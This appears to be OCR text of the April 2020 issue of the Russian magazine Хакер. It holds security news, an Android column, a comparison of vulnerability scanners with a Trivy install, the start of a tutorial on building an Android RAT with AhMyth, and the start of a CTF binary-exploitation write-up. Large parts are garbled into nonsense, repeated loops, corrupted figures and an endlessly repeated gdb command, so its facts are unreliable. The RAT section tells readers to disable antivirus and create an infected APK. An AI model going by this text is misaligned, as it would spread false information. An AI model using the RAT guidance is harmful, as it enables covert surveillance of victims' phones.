АПРЕЛЬ 2020

ХАКЕР

№253

Пишем бейсик на ассемблере

Делаем RAT для Android

Познаем секреты OpenVPN

Учимся настраивать файрвол на MikroTik

СКАНЕРЫ УЯЗВИМОСТЕЙ

Как искать веб-уязвимости в один клик: сравниваем возможности 13 автоматических средств

Апрель 2020
№ 253

CONTENTS

MEGANews
Всё новое за последний месяц

Android
Социальный мониторинг и советы от Microsoft

Хак в один клик
Сравниваем возможности автоматических сканеров уязвимостей

AhMyth
Создаем RAT для Android с помощью простого конструктора

Совсем не Useless Crap
Качаем скилл бинарной эксплуатации на сложной задаче с CTF

Закрепляемся в Active Directory
Как сохранить доступ при атаке на домен

Windows Setup Automation
Учим Windows 10 ставиться на автопилоте и не задавать вопросов

Срываем покровы
Черепичная запись SMR в накопителях WD и Seagate

ZetaSDR
Собираем программно определяемый радиоприемник своими руками

МикроБ
Пишем бейсик на ассемблере и умещаем в 512 байт

Стена огня
Учимся настраивать файрвол на примере MikroTik

Неизвестный OpenVPN
Знакомимся со скрытыми возможностями и настройками

BGP route leaks
Разбираемся с эффектом бабочки в глобальной сети

Стань сисадмином!
Где и как учиться сетевому администрированию

Обновить необновляемое
Treble, A/B-разметка, динамические и модульные обновления Android

Красивое время
Как я сделал «умные» часы на трубках Nixie и ESP8266

Титры
Кто делает этот журнал

MEGA NEWS

Ирина Чугунова
Редактор рубрики «Новости»

ПРОБЛЕМЫ ZOOM

Из-за повышенного ажиотажа к видеочатам приложение для организации видеоконференций Zoom сталкивается с серьезными проблемами из-за повышенной нагрузки. С 16 марта начинает сказываться и декабрьский 2019 года «баг», из-за которого в приложение Zoom могут подключаться посторонние лица, которые могут видеть и слышать происходящее.

Уязвимости

Из-за ажиотажа, в чего, что приложение задействовано 40 операторами, и серверами CDNs. В частности, Akamai, Level3, Level Communications, Zoom сообщает, что в ближайшем будущем, ожидается рост трафика. Также, в ближайшем будущем, ожидается рост трафика, в связи с ростом числа пользователей, использующих Zoom, а также, в связи с ростом числа пользователей, использующих Zoom, а также, в связи с ростом числа пользователей, использующих Zoom, а также

В апреле особенностью не за этого порядка, неуклонная тяжка, так как пользователи наблюдают продолжение полезный 2020 года, которые вы могли читать. Давно до сих, что из апреля формы, в сообщении сайте «Ленты.ru» сообщили, что из апреля формы, в сообщении сайте «Ленты.ru» 1972 и СССР, на чем любой RCE, поскольку уже существует в даже простого сервера. Сервер, на чем любой сервер, которые могут «поймать» уязвимость.

Интересно, что начиная Windows 10 появился до сделанных Dawn с существенным ростом, но уже в сентябре 2019 года — при Patch-Tuesday, которое, в случае при долгожданных дату дата «плохо», начиной не знает по отрасчиных СМИ. Сообщение Dawn

MEGANEWS

← Начало статьи

Таким образом, в случае с мобильными телефонами исследователи обошли аутентификацию по отпечатку пальца, которая не поддерживается на этом устройстве. На ноутбуке удалось добиться 95% успеха (особенно легко было с MacBook Pro), а вот обойти защиту устройств с Windows 10 на базе, использующем биометрию Windows Hello, не получилось вовсе.

Аналитики пишут, что, хотя обманыть биометрическую аутентификацию на Windows-машинах и сложнее, сделать это не удалось, но ещё не означает, что они так хорошо защищены. Просто для их взлома нужен другой подход. Вроде, по ним проще, чем по отпечаткам пальцев, ударить беднягой, большим количеством ресурсов и профессиональной командой.

Хотя Samsung ATD тоже продемонстрировал стойкость, исследователи обнаружили, что уязвимости в сенсорах отпечатков пальцев работают вовсе не плохо и значит не рассчитают даже реальные отечатки пальцев, которыми были воспользовались исследователи.

Основываясь на полученных результатах, специалисты делают вывод, что технологии аутентификации по отпечаткам пальцев ещё не достигла зрелости, после которого не вызывает сомнений в их надёжности. Несмотря на это, исследователи пишут, что аутентификация по отпечаткам пальцев на смартфонах стала гораздо надёжнее, по сравнению с 2013 годом, когда Apple представила Touch ID для iPhone 5, а затем эта система была взломана.

«Результаты показывают, что отпечатки пальцев достаточно хороши, чтобы защитить личную жизнь рядового человека, если он потеряет свой телефон. Однако человек, который может стать мишенью для финансового и политического злоумышленника, не должен использовать отпечаток пальца в качестве пароля.

Будь обычный пользователь другим, злоумышленник по-прежнему имеет очевидные преимущества и предоставит внутренний понятный профиль безопасности. Одним всем пользователям, которые не представляют интересы для злоумышленников с хорошим бюджетом, в его устройстве содержится конфиденциальная информация, мы рекомендуем полагаться на надежные пароли и двухфакторную аутентификацию на основе технологии», — резюмирует эксперты Trust Stamp.

ДыРЫ МОБИЛЬНОГО БАНКИНГА

Эксперты Positive Technologies изучили банковские мобильные приложения и выяснили, что более половины из них обладают критическими уязвимостями. Следствие чего приложения, в каждом из них мобильное банк возможны мошеннические операции и кража денежных средств.

Было изучено **14** топ-популярнейших банковских мобильных приложений на Android и iOS, загруженных из официальных магазинов Google Play и App Store не менее **500 000** раз.

НИ ОДНО из исследованных мобильных банковских приложений не обладало применением защиты содержимого.

43% протестованных кражет взяжки данных на мобильном устройстве в открытом виде. При этом **76%** уязвимостей можно эксплуатировать без физического доступа к устройству, а более **1/3** уязвимостей не требует администраторских прав.

Все протестованные, в ходе исследования, мобильные банки для iOS, были не лучше среднего уровня рисков. **87%** приложений для Android содержали критические уязвимости.

54% всех уязвимостей содержатся в серверных частях мобильного банка, а серверная часть каждого мобильного банка содержит в среднем **23** уязвимости. При этом **2** из 3 серверных частей приложений имеют ошибки бизнес-логики.

К счастью, для эксплуатации **87%** уязвимостей злоумышленнику требуется действие со стороны пользователя.

Среднее количество уязвимостей на одно приложение

В каждом **ВТОРОМ** мобильном банке возможно проведение мошеннических операций. Наиболее распространенные в мобильных банковских приложениях оказались **РЕГИСТРАЦИОННЫЕ ДАННЫЕ**.

Топ-10 проблем в приложениях

БОЛЬШОЙ СЛИВ DOPPELPAYMER

Операторы вымогателя DoppelPaymer опубликовали в Сети данные, похищенные у промышленного подрядчика Vesper Precision, так как компания не заплатила выкуп.

Напомню, что в последнему месяцу операторы шифровальщиков стали всё чаще публиковать данные, похищенные у государственных и промышленных компаний. Такая информация может включать финансовые документы компании, личную информацию сотрудников и клиентские данные.

Разработчики вымогателя DoppelPaymer предпочитают не «сотрясать» данных жертв перед шифрованием, чтобы затем эту информацию можно было использовать в качестве дополнительного рычага (если это не полный, выгрущенный или продан). Собственные сайты для этих целей уже завели разработчики вымогателей Maze, Sodinokibi, Ragnar Locker, Netwalker и REvil.

Vesper Precision, подрядчиком от этого стал DoppelPayer, это один из крупнейших подрядчиков в США, в число клиентов которого входят производственные предприятия, а также поставщики оборонной и аэрокосмической промышленности.

Журналисты обратились за комментарием ко всем пострадавшим компаниям, но ответили от Vesper Precision, Tesla, SpaceX и Boeing не получили. Лишь представитель компании Lockheed Martin сообщил журналистам, что в отгрузке с Vesper Precision, и в частности в первом компании следует сгандарт-ному процессу обеспечения на потенциальные киберинциденты, связанные с целочной поставкой.

«Lockheed Martin использует и продолжает вкладывать значительные средства в киберзащиту и использует лидирующие в отрасли методы и обмен защитными киберугрозами данных. Когда это уместно, мы готовы предоставить нашим поставщикам рекомендации и оказать им помощь с повышением их уровня информационной безопасности, — говорит в Lockheed Martin.

14 УЯЗВИМОСТЕЙ НА ОДНОЙ МАШИНЕ

Эксперты Kenna Security проанализировали, как меняется ландшафт атак в зависимости от использования операционных систем. Для этого специалисты изучили данные, полученные с **5 000 000** сгрузок из **40** различных компаний и организаций.

Выяснилось, что более **50%** компаний использует различные версии Windows и лидирует среди них Windows 10 с показателем **85%**.

В среднем на каждом машине под управлением Windows 10 эксперты выявили более **215 000 000** уязвимостей.

В среднем на одну машину с Windows 10 приходится **14** уязвимостей, которые эксплуатируют преступники. То есть экспоненты для этих проблем написаны и активно применяются.

НУЛЕВОЙ ДЕНЬ В IOS

Специалисты компании ZecOps сообщили о 0day уязвимости в iOS, которая, по их данным, использовалась киберрами с 2018 года или даже раньше. В частности, проблема, которая позволяла обходить данные в iOS 6, выпущенной в 2012 году.

Исследователи писали, что эксплуатация уязвимости не требует какого-либо взаимодействия с пользователем и злоумышленникам достаточно просто отправить жертве вредоносное письмо. Если пользователь получит почту или откроет SMS, то его устройство будет взломано. При этом злодеи могут похитить клиентов атаки незаметно.

Если в iOS есть какая-то проблема подтверждает, что уязвимость уже давно эксплуатируют киберы. В частности, исследователи обнаружили попытки атак на частные или коммерческие цели в списках Fortune 500 в Северной Америке, руководство японской компании-первоснова, германского поставщика услуг управляемой безопасности, европейского юриста и так далее. При этом примечательно, что большинство атаки хорошо подходят под «профиль» одной известной правительственной как-группы, но как название не раскрывалось, так как эксперты все ещё опасались ошибиться с атрибуцией.


В ответ на это эксперты Apple сделали официальное заявление: Как пишут инженеры компании, они тщательно изучили информацию о найденных спецслужбами проблемах и сообщили, что эксперты ошибочно — уязвимости не использовались для атак на пользователей. При этом, что проблемы действительно есть, компания не отрицает.

«Не любые сообщения об угрозах безопасности Apple относятся серьезным. Мы тщательно изучили отчет исследователей и, основываясь на предоставленной информации, пришли к выводу, что эти проблемы не были использованы для атаки на конкретных лиц, организаций и платежей. Исследователи выявили три проблемы в Apple Mail, но сами по себе они не могут использоваться для обхода средств защиты iPhone или Mac и как не нашли доказательства того, что кем-при меняются против наших клиентов. Эти потенциальные проблемы будут устранены в ближайшем время в обновлениях ПО. Мы ценим участие ИБ-исследователей, которые стремятся помочь обеспечить безопасность наших пользователей, и обязательно выразим им благодарность за помощь и участие», — пишут эксперты Apple.

Стоит сказать, что опубликованные ZecOps данные заявили выявили малвэр которое и у ИБ-специалистов. Так, некоторые эксперты выразили крайнее сомнения в том, что обнаруженные ошибки могли использоваться против пользователей в реальной жизни.

Дело в том, что исследование ZecOps основывалось на crash-логах, обнаруживная на ярость полярных сообщений. Данные эти этих логах были интерпретированы как попытки эксплуатировать баг и атаковать пользователя. В частности, эксперты ZecOps писали, что неудачные попытки атак выглядят точно так же, как сбои в работе системы. Тогда как эти атаки могли заканчиваться удалением пустых электронных писем, чтобы скрыть атаку от пользователя.

Attacking iOS Devices through MobileMail/Mail
Failed attack looks like this:



По другие ИБ-специалисты отмечали, что, если бы злоумышленники удалили пустые электронные письма для скрытия следов, скорее всего, они удалили бы и сообщения о неудачных попытках. Для этого достаточно знать, что аналитики ZecOps нашли «сторонние» электронные письма, появившиеся из ниоткуда, и обнаружить в не зпонимаемые атаки на пользователей iOS. Заявление Apple лишь подтверждало эти выводы.

В свою очередь, специалисты ZecOps пообещали опубликовать дополнительную информацию об уязвимости и PoC-эксплоит, как только пати станет доступен для всех пользователей iOS. Так, 15 апреля 2020 года Apple выпустила бета-версию iOS 13.4.5, где проблема ZecOps были исправлены, и теперь остается дождаться релиза стабильной версии iOS 13.4.5 в ближайшие недели.

ДРУГИЕ ИНТЕРЕСНЫЕ СОБЫТИЯ МЕСЯЦА

Сеть отелей Marriott сообщила об утечке данных, затронувшей 5,2 миллиона постояльцев

Наихвостные дефейсеры и спуги дамные с 15 тысяч серверов Elasticsearch

Из-за взлома почового провайдера данные 100 тысяч человек попали в продажу в даркнете

Эксперты разобрались, почему трояк эйфлер практически невозможно удалить с устройства

WhatsApp утверждает, что Facebook нагласить купить ПО для слежки за пользователями

Эксперты придумали, как удаленно заставить ЗО-приемник загрузиться

Власти США предложили 5 миллионов долларов за информацию о сексрокерских кажерах

Группировка КЕВЕОСНЕТ инфицировала умные телевизоры, чтобы заработать на рекламе

Уязвимость Starbleed предоставил угрозу для чипов FPGA

ANDROID

СОЦИАЛЬНЫЙ МОНИТОРИНГ И СОВЕТЫ ОТ MICROSOFT

Василий Кабанов
Руководитель ОТК
Office of Android

Сегодня в выпуске: защита приложения с помощью проверки цифровой подписи APK, мониторинг пользовательского опыта «Социальный мониторинг», рассказ о том, как новая версия Android экономит заряд батареи, статья о разработке для Android Wear, как создать размер приложения меньше, чем 1 Мб, как ускорить сборку проекта, реализация обновления приложения проще, чем кажется, надежный способ получить клавиатуру, а также подборка статей Android Developers, которые помогут вам в разработке.

ПОЧИТАТЬ

Защита приложения с помощью проверки цифровой подписи

Если ваше приложение распространяется не через Google Play, вам необходимо самостоятельно проверять цифровой подпись и значений SHA-256 для APK-файлов, которые вы загружаете. Если вы не хотите, чтобы ваше приложение запускали с подменой кода, то добавьте код проверки цифровой подписи в ваше обновление приложения («подпись» в Manifest.mf), а при запуске приложения проверяйте, что ваше приложение может разрешить любое обновление, использующее эту же подпись. Если вы используете Google Play, то вам не нужно беспокоиться о проверке цифровой подписи, Google Play сделает это за вас. Для проверки цифровой подписи используйте API Android `packageManager.getPackageInfo(...)` с параметром `GET_SIGNATURES`, а затем сравните полученное значение с ожидаемым.

Автор статьи предлагает уменьшить размер вашего кода и ресурсов на новых версиях Android. Для Android 4.4 и выше в Dalvik добавлена поддержка дополнительных сведений о типах переменных в коде, а в Android 5.0 Google Play начинает использовать новый формат APK, который позволяет сжимать ресурсы. Для обеспечения обратной совместимости, фреймворк Android 5.0 и выше поддерживает оба формата APK, а в Android 4.4 и ниже — только старый формат APK. Для уменьшения размера APK-файлов, которые вы загружаете в Google Play, вам необходимо использовать сервис APK Split. Для обеспечения обратной совместимости, вам необходимо использовать сервис APK Expansion Files (APK-файлы расширения), которые Google Play будет загружать на устройства пользователей, которые обновляют ваше приложение с версиями, которые поддерживают новый формат APK.

Анализ приложения «Социальный мониторинг»

Социальный мониторинг — это сервис для мониторинга пользовательского опыта, который Microsoft использует для своих продуктов. Сервис запущен в конце прошлого года, и уже сейчас Microsoft использует его для мониторинга своих приложений для Windows 8 и Windows Phone. Приложение получило в среднем оценку 4 из 5 звезд в магазине от Google Play, но через месяц после запуска оценка упала до 1 из 5 звезд. Пользователи жаловались, что приложение «не понимают» пользователей, что оно «ничего не спрашивает», что оно «не отвечает на вопросы», что оно «не дает ответов на вопросы», что оно «не дает ответов на вопросы», что оно «не дает ответов

ХАК В ОДИН КЛИК

Андрей Письменный

ОГРАБИВАЕМ ВСЛЕДСТВИИ АВТОМАТИЧЕСКИХ СКАНЕРОВ УЯЗВИМОСТЕЙ

Для поиска уязвимостей вручную требуется особые знания, богатый опыт и редкие навыки. Но как быть новичкам? Ведь не найдешь сразу же вторую, а что же первую, с чего начать? На помощь приходят автоматические сканеры уязвимостей. Как с ними обращаться, какие они бывают и на какие грабли наступать?

Лукавство как сверстник, сопровождает автоматизированных, а вслед и ручных сканеров уязвимостей. Ложные срабатывания — «пойди-ка сам!» — ставят в тупик, отвлекают на сверки и проглатывают найденные уязвимости. Ложные отрицания — «ищи-свищи!» — заставляют сомневаться в надежности сканера, а ложные обнаружения — «ищи-свищи, ищи-ищи, ищи-

ХАК В ОДИН КЛИК

СРАВНИВАЕМ ВОЗМОЖНОСТИ АВТОМАТИЧЕСКИХ СКАНЕРОВ УЯЗВИМОСТЕЙ

TRIVY

+ Цена: бесплатно

Еще один сканер безопасности контейнеров того же разработчика (Aquasec). Для Bug bounty программ сюда меньше придешь(нет), но довольно точен и быстр. Специализируется конкретно на Docker. Устанавливается что снаружи, что внутри. Для установки в Debian, Ubuntu и Kali можно использовать следующий скрипт:

```
sudo apt-get install wget apt-transport-https gnupg lsb-release
wget -qO - https://aquasecurity.github.io/trivy-repo/deb/public.key
| sudo apt-key add -
echo deb https://aquasecurity.github.io/trivy-repo/deb $(lsb_release
-sc) main | sudo tee -a /etc/apt/sources.list.d/trivy.list
sudo apt-get update
sudo apt-get install trivy
```

После этого можно сканировать. Для этого нужно выполнить **trivy [IMAGE_NAME]**

```
trivy python:3.4-alpine
```

Результат — ниже:

```
2018-12 [INFO][RAN: 0, CVE: 0, MISSED: 1, HIGH: 0, CRITICAL: 0]
+-----------------------------------------------------------------------+
|                                                                       |
| [INFO] [ 1/ 1] 100.00%[1] ETA: 0s [ESCAPE] = INTERRUPT [?] = STATUS   |
|                                                                       |
+-----------------------------------------------------------------------+
| [ 1/ 1] 100.00%[1] ETA: 0s                                            |
| [ESCAPE] = INTERRUPT [?] = STATUS                                     
```

СОЗДАЁМ RAT ДЛЯ ANDROID С ПОМОЩЬЮ ПРОСТОГО КОНСТРУКТОРА

Благодаря стараниям Итона Маска сегодня можно управлять Tesla, не имея ворота машину. А благодаря разработчику, который скрывается под ником AhMyth (и так же назвал свою программу), мобильный хотящийся может сделать прям для Android, совершенно не умея программировать. Как? Сейчас покажу.

Termux RAT (Remote Access Tool) позволяет нашему злому удаленному администратору. Она могут использовать в благих целях по своему приказу начинающие, как, например, знаменитый Testhimself, а могут устроить какой-нибудь подарок с подарком в виде шифровальщика. В подобных случаях RAT нередко дополняющим как Remote Access Trojan, а прямой перевод «удаленный доступ» звучит как «Троянский конь». Сегодня мы сделаем с нуля «AhMyth RAT» (Remote Access Tool) - это приложение с открытым исходным кодом, в настоящее время написанное на стиле Electron. Программа поддерживает на только Android, но и на Linux, macOS и даже Windows. Для «Windows» есть даже отдельная сборка (.exe). Затем нужно скачать бинарники самой AhMyth. Их можно найти в разделе релизов на Github. Для Linux выбирайте версию Appimage, при скачивании стоит отключить антивирус, чтобы его не мешал при сборке и тестировании.

СОЗДАНИЕ ЗАРАЖЕННЫЙ APK

Чтобы создать APK-файл для Android, открой версию AhMyth Builder. Внешний вид кастомизации вредоносных мобильных приложений показан на следующей иллюстрации:

APK Manager
APK Injectors
Apk Injector
Apk Injector
Select Apk
Injection Method
Injection Method
Injection Method

SOBCEM НЕ BESS CRAP

Илья Шмаков
Старший эксперт
ООО «Позитив Технологии»
ilya.shmakov@gmail.com
VK: vofem
ICQ: 446-446
Twitter: @ilyashmakov

КАЧАЕМ СКИЛЛ БИНАРНОЙ ЭКСПЛУАТАЦИИ НА СЛОЖНОЙ ЗАДАЧЕ С CTF

PWN — одна из наиболее самодостаточных категорий задач на CTF-соревнованиях. Такие задачи быстро готовят к анализу кодов в боевых условиях, а райтапы по ним чаще всего оказывают каждую деталь, даже если она уже была неоднократно описана. Мы рассмотрим таск Useless Crap с апрельского TG.HACK 2020. Сам автор сделал его сложным как Hard. Задание очень интересное, во время сражения — поражения и потрясания на него около двенадцати часов.

ПОДГОТОВКА

Для начала ознакомьтесь об инструментах, которыми я использовал.

Я предпочитаю не выбирать однозначно между IDA и Ghidra и использую обе параллельно. Ghidra бесплатна, поддерживает больше процессоров, но в таком интересном PWN-исследовании я предпочитаю IDA.

«Бинарными» ОДН несколько использовать тоже сильны: сильнейшая пользовательская подстройка, что чтобы вывести в отладчике и сочетание с одним из плагинов: PEDA, GEF или pwndbg. Из них PEDA — самый старый (хотя, наоборот, развитие, но я до сих пор не привык на одном из таких, что использую его).

Также, пока весь мир поносил переходит на Python 3, разработчики экспланта и не думают о том, что пора, пускать любимый Python 2. Для его запуска, я использую отдельное так называемое пятое окружение, пользуюсь постоянно: дерзость в плане не особенности и пускать полные время до поиска и исправления ошибок.

Полезные дополнительные инструменты:

- **ropper** — для поиска цепочек ROP на Python для взаимодействия с ним, как с библиотекой;
- **checksec** — для определения защитных механизмов бинарника;
- **patchelf** — как альтернатива ldpatch для смены libc и исполняемых файлов.

ПЕРВОНАЧАЛЬНЫЙ ОСМОТР

```
Useless Crap
Author: Sorbonne
Hello, I found this useless crap for you. The flag is at /home/ctf/flag.txt

$ ls crap ldpatch.sh libc

$ cp crap a.out; chmod +x a.out

$ ./a.out
> ok so crap is open as fd 3[0]
> ok so crap crap lgtmsz ok 8[0] [ldpatch]

$ ./a.out
> 1[0]
> 2[0]
> 3[0]
> 4[0] 0[7f]
> 5[0] 0[7f]
```

Итак, организатором дан нам бинарник с файлом flag и libc и ldpatch.sh. Также точно указан путь до флага, отличная опция. И даже, если кто-то прочитает, что передается пиксель свой цвет-код.

Сначала, запускаем libc, чтобы узнать версию — это просто выполнить бинарник и прочитать оценить сложность, бесплатно просмотрев заслуги ненадолго в отладчике.

Чтобы использовать файл использовать нужно libc, пропатчив в нем путь до линкера и указав libc в переменной окружения **LD_PRELOAD**:

```
patchelf --set-interpreter ld-2.31.so ./crap
LD_PRELOAD=libc-2.31.so ./crap
```

```
$ checksec libc-2.31.so
[*] '/home/ctf/libc-2.31.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
    FORTIFY:  Enabled
$ patchelf --set-interpreter ld-2.31.so ./crap
```

Нас встречает незаконченная мелочь, появляется надежда на быстрое и простое решение. Живет эта надежда, правда, недолго, примерно до открытия сокета:

```
$ ./crap
[*] Listening for connections on port 1337/TCP
[*] Client connected from 127.0.0.1:49146
[*] Client disconnected.
[*] Listening for connections on port 1337/TCP
[*] Client connected from 127.0.0.1:49148
[*] Client disconnected.
[*] Listening for connections on port 1337/TCP
[*] Client connected from 127.0.0.1:49150
[*] Client disconnected.
[*] Listening for connections on port 1337/TCP
[*] Client connected from
```

COBSEM HE USELESS CRAP

КАЧАЕМ СКИЛЛ БИНАРНОЙ ЭКСПЛУАТАЦИИ НА СЛОЖНОЙ ЗАДАЧЕ D CTF

ШАГ И ПОЧЕМУ ЭТО ХУЖОВО

Более подробно о решении задачи можно прочитать в Binary Bank Full, но мы как настоящие ребята с нулевой репутацией. Чтобы понять, что происходит, нужно програмить создание нам дамперу 1281 байт, а затем скомпилировать и запустить свою программу:

```
#include <stdio.h>
#include <stdlib.h>

int main() {
    void *a, *b;

    a = calloc(1, 1281);
    b = malloc(200);
    free(a);
    printf("%p\n", *a);
}
```

Чтобы **b** прыгал дальше того, чтобы не произошло коксолдания с тем-чьим и попросить помочь дамперу стратегии **a** после его освобождения.

```
$ calloc.1.1.1.1281 gdb -q -ex 'set environ poke=4 ts 1' -ex 'set disassemble-style intel' -ex 'b *0x1bf0' -ex 'r' -ex 'x/4x $rdx' -ex 'x/4x $rdx+0x1bc0' -ex 'x/4x $rdx+0x1bc8' -ex 'x/4x $rdx+0x1bd0' -ex 'x/4x $rdx+0x1bd8' -ex 'x/4x $rdx+0x1bf0' -ex 'x/4x $rdx+0x1bf8' -ex 'x/4x $rdx+0x1c00' -ex 'x/4x $rdx+0x1c08' -ex 'x/4x $rdx+0x1c10' -ex 'x/4x $rdx+0x1c18' -ex 'x/4x $rdx+0x1c20' -ex 'x/4x $rdx+0x1c28' -ex 'x/4x $rdx+0x1c30' -ex 'x/4x $rdx+0x1c38' -ex 'x/4x $rdx+0x1c40' -ex 'x/4x $rdx+0x1c48' -ex 'x/4x $rdx+0x1c50' -ex 'x/4x $rdx+0x1c58' -ex 'x/4x $rdx+0x1c60' -ex 'x/4x $rdx+0x1c68' -ex 'x/4x $rdx+0x1c70' -ex 'x/4x $rdx+0x1c78' -ex 'x/4x $rdx+0x1c80' -ex 'x/4x $rdx+0x1c88' -ex 'x/4x $rdx+0x1c90' -ex 'x/4x $rdx+0x1c98' -ex 'x/4x $rdx+0x1ca0' -ex 'x/4x $rdx+0x1ca8' -ex 'x/4x $rdx+0x1cb0' -ex 'x/4x $rdx+0x1cb8' -ex 'x/4x $rdx+0x1cc0' -ex 'x/4x $rdx+0x1cc8' -ex 'x/4x $rdx+0x1cd0' -ex 'x/4x $rdx+0x1cd8' -ex 'x/4x $rdx+0x1ce0' -ex 'x/4x $rdx+0x1ce8' -ex 'x/4x $rdx+0x1cf0' -ex 'x/4x $rdx+0x1cf8' -ex 'x/4x $rdx+0x1d00' -ex 'x/4x $rdx+0x1d08' -ex 'x/4x $rdx+0x1d10' -ex 'x/4x $rdx+0x1d18' -ex 'x/4x $rdx+0x1d20' -ex 'x/4x $rdx+0x1d28' -ex 'x/4x $rdx+0x1d30' -ex 'x/4x $rdx+0x1d38' -ex 'x/4x $rdx+0x1d40' -ex 'x/4x $rdx+0x1d48' -ex 'x/4x $rdx+0x1d50' -ex 'x/4x $rdx+0x1d58' -ex 'x/4x $rdx+0x1d60' -ex 'x/4x $rdx+0x1d68' -ex 'x/4x $rdx+0x1d70' -ex 'x/4x $rdx+0x1d78' -ex 'x/4x $rdx+0x1d80' -ex 'x/4x $rdx+0x1d88' -ex 'x/4x $rdx+0x1d90' -ex 'x/4x $rdx+0x1d98' -ex 'x/4x $rdx+0x1da0' -ex 'x/4x $rdx+0x1da8' -ex 'x/4x $rdx+0x1db0' -ex 'x/4x $rdx+0x1db8' -ex 'x/4x $rdx+0x1dc0' -ex 'x/4x $rdx+0x1dc8' -ex 'x/4x $rdx+0x1dd0' -ex 'x/4x $rdx+0x1dd8' -ex 'x/4x $rdx+0x1de0' -ex 'x/4x $rdx+0x1de8' -ex 'x/4x $rdx+0x1df0' -ex 'x/4x $rdx+0x1df8' -ex 'x/4x $rdx+0x1e00' -ex 'x/4x $rdx+0x1e08' -ex 'x/4x $rdx+0x1e10' -ex 'x/4x $rdx+0x1e18' -ex 'x/4x $rdx+0x1e20' -ex 'x/4x $rdx+0x1e28' -ex 'x/4x $rdx+0x1e30' -ex 'x/4x $rdx+0x1e38' -ex 'x/4x $rdx+0x1e40' -ex 'x/4x $rdx+0x1e48' -ex 'x/4x $rdx+0x1e50' -ex 'x/4x $rdx+0x1e58' -ex 'x/4x $rdx+0x1e60' -ex 'x/4x $rdx+0x1e68' -ex 'x/4x $rdx+0x1e70' -ex 'x/4x $rdx+0x1e78' -ex 'x/4x $rdx+0x1e80' -ex 'x/4x $rdx+0x1e88' -ex 'x/4x $rdx+0x1e90' -ex 'x/4x $rdx+0x1e98' -ex 'x/4x $rdx+0x1ea0' -ex 'x/4x $rdx+0x1ea8' -ex 'x/4x $rdx+0x1eb0' -ex 'x/4x $rdx+0x1eb8' -ex 'x/4x $rdx+0x1ec0' -ex 'x/4x $rdx+0x1ec8' -ex 'x/4x $rdx+0x1ed0' -ex 'x/4x $rdx+0x1ed8' -ex 'x/4x $rdx+0x1ee0' -ex 'x/4x $rdx+0x1ee8' -ex 'x/4x $rdx+0x1ef0' -ex 'x/4x $rdx+0x1ef8' -ex 'x/4x $rdx+0x1f00' -ex 'x/4x $rdx+0x1f08' -ex 'x/4x $rdx+0x1f10' -ex 'x/4x $rdx+0x1f18' -ex 'x/4x $rdx+0x1f20' -ex 'x/4x $rdx+0x1f28' -ex 'x/4x $rdx+0x1f30' -ex 'x/4x $rdx+0x1f38' -ex 'x/4x $rdx+0x1f40' -ex 'x/4x $rdx+0x1f48' -ex 'x/4x $rdx+0x1f50' -ex 'x/4x $rdx+0x1f58' -ex 'x/4x $rdx+0x1f60' -ex 'x/4x $rdx+0x1f68' -ex 'x/4x $rdx+0x1f70' -ex 'x/4x $rdx+0x1f78' -ex 'x/4x $rdx+0x1f80' -ex 'x/4x $rdx+0x1f88' -ex 'x/4x $rdx+0x1f90' -ex 'x/4x $rdx+0x1f98' -ex 'x/4x $rdx+0x1fa0' -ex 'x/4x $rdx+0x1fa8' -ex 'x/4x $rdx+0x1fb0' -ex 'x/4x $rdx+0x1fb8' -ex 'x/4x $rdx+0x1fc0' -ex 'x/4x $rdx+0x1fc8' -ex 'x/4x $rdx+0x1fd0' -ex 'x/4x $rdx+0x1fd8' -ex 'x/4x $rdx+0x1fe0' -ex 'x/4x $rdx+0x1fe8' -ex 'x/4x $rdx+0x1ff0' -ex 'x/4x $rdx+0x1ff8' -ex 'x/4x $rdx+0x2000' -ex 'x/4x $rdx+0x2008' -ex 'x/4x $rdx+0x2010' -ex 'x/4x $rdx+0x2018' -ex 'x/4x $rdx+0x2020' -ex 'x/4x $rdx+0x2028' -ex 'x/4x $rdx+0x2030' -ex 'x/4x $rdx+0x2038' -ex 'x/4x $rdx+0x2040' -ex 'x/4x $rdx+0x2048' -ex 'x/4x $rdx+0x2050' -ex 'x/4x $rdx+0x2058' -ex 'x/4x $rdx+0x2060' -ex 'x/4x $rdx+0x2068' -ex 'x/4x $rdx+0x2070' -ex 'x/4x $rdx+0x2078' -ex 'x/4x $rdx+0x2080' -ex 'x/4x $rdx+0x2088' -ex 'x/4x $rdx+0x2090' -ex 'x/4x $rdx+0x2098' -ex 'x/4x $rdx+0x20a0' -ex 'x/4x $rdx+0x20a8' -ex 'x/4x $rdx+0x20b0' -ex 'x/4x $rdx+0x20b8' -ex 'x/4x $rdx+0x20c0' -ex 'x/4x $rdx+0x20c8' -ex 'x/4x $rdx+0x20d0' -ex 'x/4x $rdx+0x20d8' -ex 'x/4x $rdx+0x20e0' -ex 'x/4x $rdx+0x20e8' -ex 'x/4x $rdx+0x20f0' -ex 'x/4x $rdx+0x20f8' -ex 'x/4x $rdx+0x2100' -ex 'x/4x $rdx+0x2108' -ex 'x/4x $rdx+0x2110' -ex 'x/4x $rdx+0x2118' -ex 'x/4x $rdx+0x2120' -ex 'x/4x $rdx+0x2128' -ex 'x/4x $rdx+0x2130' -ex 'x/4x $rdx+0x2138' -ex 'x/4x $rdx+0x2140' -ex 'x/4x $rdx+0x2148' -ex 'x/4x $rdx+0x2150' -ex 'x/4x $rdx+0x2158' -ex 'x/4x $rdx+0x2160' -ex 'x/4x $rdx+0x2168' -ex 'x/4x $rdx+0x2170' -ex 'x/4x $rdx+0x2178' -ex 'x/4x $rdx+0x2180' -ex 'x/4x $rdx+0x2188' -ex 'x/4x $rdx+0x2190' -ex 'x/4x $rdx+0x2198' -ex 'x/4x $rdx+0x21a0' -ex 'x/4x $rdx+0x21a8' -ex 'x/4x $rdx+0x21b0' -ex 'x/4x $rdx+0x21b8' -ex 'x/4x $rdx+0x21c0' -ex 'x/4x $rdx+0x21c8' -ex 'x/4x $rdx+0x21d0' -ex 'x/4x $rdx+0x21d8' -ex 'x/4x $rdx+0x21e0' -ex 'x/4x $rdx+0x21e8' -ex 'x/4x $rdx+0x21f0' -ex 'x/4x $rdx+0x21f8' -ex 'x/4x $rdx+0x2200' -ex 'x/4x $rdx+0x2208' -ex 'x/4x $rdx+0x2210' -ex 'x/4x $rdx+0x2218' -ex 'x/4x $rdx+0x2220' -ex 'x/4x $rdx+0x2228' -ex 'x/4x $rdx+0x2230' -ex 'x/4x $rdx+0x2238' -ex 